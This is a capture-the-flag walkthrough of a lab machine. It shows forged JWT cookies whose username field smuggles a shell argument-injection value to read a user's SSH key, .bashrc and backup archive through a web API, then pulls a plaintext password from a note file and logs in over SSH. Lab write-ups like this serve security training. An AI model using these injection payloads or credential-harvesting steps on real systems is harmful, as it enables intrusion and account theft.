Let's try to get the ssh key for the user 'bean and we got no luck, But The user bean looks promising because if you remember, we saw that Bean Hill is the system administrator for the Hat Valley website




```
┌──(kali㉿kali)-[~]
└─$ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGci
OiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ob21lL2JlYW4vLnNzaC9pZF9y
c2EgJyIsImlhdCI6MTY2NzAxNzE1N30.FwkQWpMsa_0zo2wJffpmJzD9qRYkF-_ESnFRlTDenRw"
Failed to retrieve leave requests
```

sLet's attempt to read Bean's. bashrc file




```
┌──(kali㉿kali)-[~]
└─$ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ob21lL2JlYW4vLmJhc2hyYyAnIiwiaWF0IjoxNjY3MDE3MTU3fQ.[illegible]
[illegible]"
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
```

On the .bashrc file, we can see that there is a custom alias mentioned here




```
# custom
alias backup_home='/bin/bash /home/bean/Documents/backup_home.sh'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

┌──(kali㉿kali)-[~]
└─$ 
```

let's try to check that alias backup_home='/bin/bash /home/bean/Documents/backup_home.sh'




```
┌──(kali㉿kali)-[~]
└─$ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ob21lL2JlYW4v[illegible]
[illegible]"
#!/bin/bash
mkdir /home/bean/Documents/backup_tmp
cd /home/bean
tar --exclude='.npm' --exclude='.cache' --exclude='.vscode' -czvf /home/bean/Documents/backup_tmp/bean_backup.tar.gz .
date > /home/bean/Documents/backup_tmp/time.txt
cd /home/bean/Documents/backup_tmp
tar -czvf /home/bean/Documents/backup/bean_backup_final.tar.gz .
rm -r /home/bean/Documents/backup_tmp

┌──(kali㉿kali)-[~]
└─$ 
```

As it shows that a backup file is generated in tar file format in the directory '/home/bean/Documents/backup/bean_backup_final.tar.gz'




```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.[illegible]
[illegible]" --output bean_backup_final.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 31716  100 31716    0     0  41438      0 --:--:-- --:--:-- --:--:-- 41458

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

we got the file and saved it in the desktop directory and Extract the file with the file manager



```
Name                 Size      Type      Date Modified
bean_backup_final    167.8 MB  unknown   31 December 1969, ...
bean_backup_final    167.8 MB  unknown   31 December 1969, ...
1 object (167.8 MB), 1 object selected (167.8 MB)
"bean_backup_final.zip" selected (31.7 kB), Free space: 43.0 GB
```




An error occurred while extracting files.

```
ERROR: There are some data after the end of the payloa
```

bean_backup.tar.gz 32.3 kB Tar archive (... 15 September 2022,...

bean_backup.tar.gz 32.3 kB Tar archive ... 15 September 2022...

time.txt 30 bytes plain text d... 15 September 2022...




An error occurred while extracting files.

```
ERROR: There are some data after the end of the payloa
```

. 577.4 kB Folder 15 September 2022,...


. 577.4 kB Folder 15 September 2022...

And now we got the home directory of the bean user



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cd hi

┌──(kali㉿kali)-[~/Desktop/hi]
└─$ ls -la
total 72
drwxr-x---  15 kali kali 4096 Sep 15 07:45 .
drwxrwxr-x   4 kali kali 4096 Feb 14 11:36 ..
lrwxrwxrwx   1 kali kali    9 Sep 15 07:40 .bash_history → /dev/null
-rw-r--r--   1 kali kali  220 Sep 15 07:34 .bash_logout
-rw-r--r--   1 kali kali 3847 Sep 15 07:45 .bashrc
drwx------  12 kali kali 4096 Sep 15 07:41 .config
drwxr-xr-x   2 kali kali 4096 Sep 15 07:35 Desktop
drwxr-xr-x   4 kali kali 4096 Sep 15 07:46 Documents
drwxr-xr-x   2 kali kali 4096 Sep 15 07:35 Downloads
drwx------   2 kali kali 4096 Sep 15 07:36 .gnupg
drwx------   3 kali kali 4096 Sep 15 07:35 .local
drwxr-xr-x   2 kali kali 4096 Sep 15 07:35 Music
drwxr-xr-x   2 kali kali 4096 Sep 15 07:35 Pictures
-rw-r--r--   1 kali kali  807 Sep 15 07:34 .profile
drwxr-xr-x   2 kali kali 4096 Sep 15 07:35 Public
drwx------   3 kali kali 4096 Sep 15 07:35 snap
drwx------   2 kali kali 4096 Sep 15 07:36 .ssh
drwxr-xr-x   2 kali kali 4096 Sep 15 07:35 Templates
drwxr-xr-x   2 kali kali 4096 Sep 15 07:35 Videos

┌──(kali㉿kali)-[~/Desktop/hi]
└─$ █
```

Within the record '/. config/xpad/content-DS1ZS1' we were able to discover a username and secret word




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat hi/.config/xpad/content-DS1ZS1
TO DO:
- Get real hat prices / stock from Christine
- Implement more secure hashing mechanism for HR system
- Setup better confirmation message when adding item to cart
- Add support for item quantity > 1
- Implement checkout system

�bold�HR SYSTEM�/bold�
bean.hill
014mrbeanrules!#P

https://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/cgi-esc.html

�bold�MAKE SURE TO USE THIS EVERYWHERE ^^^�/bold�
```

Credential of bean user

- username: bean
- password: 014mrbeanrules!#P

Let’s try to ssh into the server using the bean’s username and password



```
┌──(kali㉿kali)-[~]
└─$ ssh bean@10.10.11.185
The authenticity of host '10.10.11.185 (10.10.11.185)' can't be established.
ED25519 key fingerprint is SHA256:iXn1BLzsoL4oHP9bO/v5F/CKp7pdoku6nopTeJlvR3U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.185' (ED25519) to the list of known hosts.
bean@10.10.11.185's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sun Oct 23 21:38:08 2022 from 10.10.14.6
bean@awkward:~$ id
uid=1001(bean) gid=1001(bean) groups=1001(bean)
bean@awkward:~$ █
```

Now we got the access to the bean user account on the server

REFERENCES

[1] Hranický, Radek & Zobal, Lukáš & Rysavy, Ondrej & Kolář, Dušan. (2019). Distributed password cracking with BOINC and hashcat. Digital Investigation. 30. 10.1016/j.diin.2019.08.001.

[2] Rahalkar, Sagar. (2019). Metasploit: With NMAP, OpenVAS and Metasploit. 10.1007/978-1-4842-4270-4_3.

[3] Hassan, Md Maruf & Bhuiyan, Touhid & Sohel, M. & Sharif, Saikat & Biswas, Saikat. (2018). SAISAN: An automated Local File Inclusion vulnerability detection model. International Journal of Engineering and Technology(UAE). 7. 10.14419/ijet.v7i2.3.9956.

[4] K, Sentamilselvan. (2013). Survey on Cross Site Request Forgery (An Overview of CSRF). Conference: IEEE - International Conference on Research and Development Prospects on Engineering and Technology (ICRDPET 2013)At: NagapattinamVolume: 5.

[5] Barber, Ronald & Lohman, G. & Pandis, Ippokratis & Raman, Vijayshankar & Sidle, R. & Attaluri, G. & Chainani, N. & Lightstone, Sam & Sharpe, D.. (2014). Memory-efficient hash joins. Proceedings of the VLDB Endowment. 8. 353-364. 10.14778/2735496.2735499.

[6] Kombade, Rupali & Meshram,. (2012). CSRF Vulnerabilities and Defensive Techniques. International Journal of Computer Network and Information Security. 4. 10.5815/ijcnis.2012.01.04.

[7] Kerschbaum, Florian. (2007). Simple cross-site attack prevention. 464 - 472. 10.1109/SECCOM.2007.4550368.

[8] According to A. Shakeela Joy and R. Ravi (2017) an enhanced endorsement method using elliptic curve cryptography offers higher security, confidentiality, and privacy. The technique is vulnerable to offline password-guessing attacks including spidering, stolen-verifier, and keystroke dynamics

[9] According to V. Sindhiya, M. Navaneetha Krishnan, and R. Ravi (2016) the AES algorithm is recommended for protecting against side channel attacks by attacker modules. As a result, in AES, the key will be used to encrypt the text multiple times before it is sent, and the same key will also be used to decrypt the file. Utilizing a variety of implementation strategies, this novel strategy has been put forth to defeat the side channel attack